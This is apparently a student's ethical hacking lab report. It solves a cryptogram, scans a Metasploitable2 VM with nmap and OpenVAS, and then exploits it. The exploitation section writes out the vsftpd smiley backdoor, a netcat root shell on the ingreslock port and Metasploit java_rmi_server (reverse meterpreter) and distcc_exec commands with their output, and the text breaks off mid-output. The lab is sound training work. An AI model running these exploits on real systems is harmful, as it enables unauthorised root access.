
Ethical Hacking Project Report

1. Cryptogram


In order to solve this cryptogram, the hint Q = T was given. Looking at the frequency and order of the letters in the first word I assumed the first word was 'There'. Under this assumption I was able to fill in more of the cryptogram. With two out of the three letters filed in for the second word I assumed D = A. As more letters were filled in, I was able to guess more words. This created a cycle until finally I had filled in all the boxes. The quote was "There are so many opportunities in life, that the loss of two or three capabilities is not necessarily debilitating". In order to confirm this answer, I entered the quote into Google and found that this quote is attributed to Jim Davis.


THERE ARE SO MANY
Q W V H V D H V C X F D Y B
OPPORTUNITIES IN LIFE,
X J J X H Q P Y M Q M V C M Y U M L V
THAT THE LOSS OF TWO OR
Q W D Q Q W V U X C C X L Q T X X H
THREE CAPABILITIES IS NOT
Q W H V V G D J D A M U M Q M V C M C Y X Q
NECESSARILY
Y V G V C C D H M U B
DEBILITATING.
E V A M U M Q D Q M Y S

2. Service and Vulnerability Detection

1. Nmap port 8787

a. Screenshot




```
kali@kali:~$ sudo nmap -Pn -p8787 -sV 192.168.0.204
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-27 15:43 AEDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Servic
e Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.0.204
Host is up (0.00053s latency).

PORT     STATE SERVICE VERSION
8787/tcp open  drb     Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8
/drb)
MAC Address: 00:50:56:94:DA:30 (VMware)

Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.64 seconds
kali@kali:~$
kali@kali:~$
kali@kali:~$
kali@kali:~$
kali@kali:~$
```

b. In order to ascertain what service was running on Port 8787 on the IP address 192.168.0.204 the command ‘sudo nmap -Pn -p8787 -sV 192.168.0.204’ was executed. It shows that Port 8787 is open on the target computer and running the service DRb Version 1.8. DRb is a service allowing programs written in Ruby to communicate with each other either on the same machine or over a network.

2. OpenVAS


a. To perform a vulnerability scan on the target machine I used OpenVAS. After logging in I created a target to be scanned by OpenVAS. This target had the Metasploitable2 machine’s IP address detailing who to scan and instructions to scan all TCP Ports so maximum vulnerabilities could be identified.


EH20-Kal-19399805
Greenbone Security Assistant - Mozilla Firefox
https://localhost:9392/omp?cmd=get_targets&token=6a8b7602-31d2-408c-a3c7-27411f4b042c
Targets (0 of 0)

New Target

Name	Meta2 - Project
Comment	All TCP ports scanned
Hosts	[✓ Manual] 192.168.0.204 / From file: No file selected.
Exclude Hosts	
Reverse Lookup Only	Yes [✓ No]
Reverse Lookup Unify	Yes [✓ No]
Port List	All TCP
Alive Test	Scan Config Default
Credentials for authenticated checks	
SSH	-- on port 22
SMB	--
ESXi	--
SNMP	--

Once the target was set up, I created a task to perform the scan. This task was told to scan the Metasploitable2 target with the default options.


EH20-Kal-19399805
Greenbone Security Assistant - Mozilla Firefox
https://localhost:9392/omp?cmd=get_tasks&token=d4d39224-4157-431c-9c6a-f32dfd34f5ba
Tasks (0 of 0)


New Task

Name	Meta2
Comment	
Scan Targets	Meta2 - Project
Alerts	
Schedule	-- ☐ Once
Add results to Assets	[✓ yes] no
Apply Overrides	[✓ yes] no
Min QoD	70 %
Alterable Task	yes [✓ no]
Auto Delete Reports	[✓ Do not automatically delete reports] / Automatically delete oldest reports but always keep newest 5 reports
Scanner	OpenVAS Default
Scan Config	Full and fast
Network Source Interface	
Order for target hosts	Sequential
Maximum concurrently executed NVTs per host	4
Maximum concurrently scanned hosts	20

On completion of the scan a report was generated and downloaded.

b. The report produced by OpenVAS showed that there are 22 high risk vulnerabilities present on the Metasploitable2 machine.

c. Screenshot


EH20-Kal-19399805

Downloads - File Manag... Xpdf: /home/kali/Downl...

Xpdf: /home/kali/Downloads/Meta2ProjectReport.pdf

2 RESULTS PER HOST

1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.0.204	22	37	2	0	0
Total: 1	22	37	2	0	0

3. Exploitation

1. Services: Backdoors

a. To exploit the FTP server, I first connected to Port 21, on which FTP runs, using telnet. Once connected I set a username to 'exploit:)' and password to 'exploit'. These are the commands entered:


```
telnet 192.168.0.204 21
user exploit:)
pass
^]
quit
```

By entering the ':)' characters at the end of the username a shell is opened on Port 6200 allowing us access into the system. To access this shell I used telnet again to access Port 6200. I entered to commands 'ip addr show dev eth0' and 'hostname' to show that I was now acting as the Metasploitable2 target.

These are the commands entered:

```
telnet 192.168.0.204 6200
id;
ip addr show dev eth0;
hostname;
```

Screenshot:




```
kali@kali:~$ telnet 192.168.0.204 21
Trying 192.168.0.204...
Connected to 192.168.0.204.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user exploit:)
331 Please specify the password.
pass exploit
^]
telnet> quit
Connection closed.
kali@kali:~$ telnet 192.168.0.204 6200
Trying 192.168.0.204...
Connected to 192.168.0.204.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
: command not found
ip addr show dev eth0;
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:94:da:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.204/24 brd 192.168.0.255 scope global eth0
    inet6 fe80::250:56ff:fe94:da30/64 scope link
       valid_lft forever preferred_lft forever
: command not found
hostname;
metasploitable
: command not found
```

b. Ingreslock is a service running on Port 1524 that when connected gains access to the target. To do this, I used netcat, connecting to the port using the command 'nc 192.168.0.204 1524'. Once connected I had root access on the Metasploitable2 target.

These are the commands entered:

```
nc 192.168.0.204 1524
whoami
ip addr show dev eth0
pwd
```

Screenshot:




```
kali@kali:~$ nc 192.168.0.204 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:94:da:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.204/24 brd 192.168.0.255 scope global eth0
    inet6 fe80::250:56ff:fe94:da30/64 scope link
       valid_lft forever preferred_lft forever
root@metasploitable:/# pwd
/
root@metasploitable:/# 
```

2. The Java RMI Server has an insecure default configuration that is susceptible to remote code execution. In order to exploit this vulnerability, I used msfconsole which is available on Kali Linux. First, I started the postgresql service as it is used by msfconsole and then started msfconsole itself. To exploit this vulnerability, the java_rmi_server exploit was used. The exploit was loaded and a reverse tcp meterpreter payload was set. This payload would allow for a meterpreter session to run on the target's computer while being controlled by me. With the payload set, the attacker's and victim's IP addresses were set in the options. Once set the exploit was run and access to the target's computer was achieved.

   These are the commands entered:

```
sudo service postgresql start
sudo msfconsole
use exploit/multi/misc/java_rmi_server
set payload java/meterpreter/reverse_tcp
set rhosts 192.168.0.204
set srvhost 192.168.0.205
set lhost 192.168.0.205
exploit

getuid
ifconfig
```

Screenshot:




```
[*] 192.168.0.204:1099 - Server started.
[*] 192.168.0.204:1099 - Sending RMI Header...
[*] 192.168.0.204:1099 - Sending RMI Call...
[*] 192.168.0.204:1099 - Replied to request for payload JAR
[*] Sending stage (53906 bytes) to 192.168.0.204
[*] Meterpreter session 1 opened (192.168.0.205:4444 -> 192.168.0.204:55873) at 2020-04-29 13:41:13 +1000
[*] 192.168.0.204:1099 - Server stopped.

meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.0.204
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::250:56ff:fe94:da30
IPv6 Netmask : ::
```

3. To exploit the distcc remote code execution vulnerability, the distcc exec exploit was used. The bind_ruby payload was used to gain access to the target's computer. Once the target's IP address was specified in the exploits options the exploit was run and access was gained.

   These are the commands entered:

```
sudo service postgresql start
sudo msfconsole
use exploit/unix/misc/distcc_exec
set payload cmd/unix/bind_ruby
set rhosts 192.168.0.204
set rhost 192.168.0.204
exploit

whoami
ip a show dev eth0
```

Screenshot:



```
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/bind_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
